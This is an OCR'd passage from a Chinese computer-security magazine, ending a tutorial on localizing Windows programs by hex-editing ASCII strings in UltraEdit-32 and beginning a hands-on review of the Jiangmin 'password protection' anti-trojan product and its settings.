




图21

接下来的任务就来查找要汉化界面的英文字符。方法是在UltraEdit-32菜单栏中选择“Search”，再选择“Find”，在弹出的窗口中填写要查找的英文字符信息，并勾选“Find ASCII”，点击“Find Next”进行查找，如图23。



图22


图23


图24

马上就会来到相应的ASCII位置，会发现找到的字符正好为软件的标题栏信息，如图24。

既然找到了，剩下来的工作就是修改了。在UltraEdit-32的编辑窗口直接用鼠标选择要修改的字符直接进行修改即可。不过记得字符长度不要超过原来字符长度，如少于原来字符则用空格填充。千万要注意，在编辑字符时不可以使用删除键，用鼠标点选后直接键盘输入汉字即可，如图25。


图25

编辑完成后保存文件，打开查看修改后的效果即可，其余字符使用同样方法查找编辑。这就是ASCII字符资源的一般通用汉化方法。Atmaca Downloader和davps中“关于”窗口的汉化方法与此如出一辙，请读者自己操作一下吧。

（文章中涉及到的工具peid、eXeScope、DT_FixRes、UltraEdit-32、Atmaca Downloader、davps、D3S WebDownloader，已经收录于光盘中）

秦妮总结：

本文通过对VC++、DELPHI、VB语言编写的程序进行汉化，介绍了汉化软件的一般方法和步骤。通过对资源、标准化等概念的阐述和汉化“三步”法的讲解使初学者在短时间内对汉化有了初步的认识和理解。要在几分钟内掌握汉化技术是不太可能的，不过按照本文的方法，结合对本文提供软件的汉化练习。相信初学者在几个小时内掌握基本的汉化方法及技巧并打造个人专版汉化黑客软件还是很轻松的。如要对汉化进行更深入的学习，还要经过更多的练习和更深入的研究。比如对DELPHI资源类型中图片的替换、增加删除资源（如按钮等）、快捷键的添加等汉化方法。如有机会我们将会在以后的文章中进行介绍。

为了安全，请时刻准备着！

——江民密保测试小记

摩诃＆毒药

前阵子听说江民出了个产品叫“江民密保”。它号称拥有三大密保绝技，可有效保护网上银行、网络游戏、支付平台、网上证券交易等账号、密码，彻底斩断所有盗号木马的黑手。若真如其广告所说，那可绝对是所有网民的福音！江民密保也一定会成为将来黑客们挑战的对象了。应职业欠钱的请求，我对它进行全面的测试，为读者验证一下，它到底是不是像广告说的那样“一旦装有，保密无忧”。

一、简介

首先介绍一下江民的所谓三大密保绝技。

1．内存级密码防护技术

对内存读入的数据实施保护，防止木马从内存搜索密码并向外发送。

2．网银和网游安全专区

网银安全专区提供帐户管理功能，只允许帐户本人操作，用户可以将自己的网上银行、信用卡、支付卡、网上证券交易等重要隐私信息输入网银安全专区，这样无论是木马还是人为地从本地以任何形式（包括邮件、网页等等）发送包括受保护密码的信息，“江民密保”都会阻拦并报警。“江民密保”网游专区加入数十款现有主流网络游戏，并支持用户自行添加游戏程序，从网游专区进入游戏后，系统会对该款网游实施贴身防护，只允许一些常用服务如邮件、QQ、网页等运行，对于其它需要执行的程序，系统会弹出提示和详细说明，由用户自己决定是否将该进程放行。

3．木马隔离墙

这是为密码安全设定最后防线，对于不明程序通过网页、邮件

等形式向外发送数据的，系统会发出报警并拦截。

江民密保的安装十分方便，一路“下一步”就行了，安装完成后重启就可以使用。它不会自动开机启动，需要手动打开程序，其主界面如图1。




图1

二、相应设置

打开程序的主界面，共有四个标签：“网游保护”、“网银保护”、“设置”、“帮助”

1. 网游保护标签

a.添加自定义保护对象

它可以由用户自定义受保护的对象，点击该按钮可以看到用户已经添加的自定义受保护程序，点击“添加对象”就可以进入“添加自定义保护对象”，点击“浏览”设置保护对象的路径，填写好描述单击“确定”就OK了，如图2。




图2

b.浏览默认保护对象

点击这个按钮后会显示密保默认保护的网游程序，还是非常全的，如图3。




图3

c.当前正被保护的对象

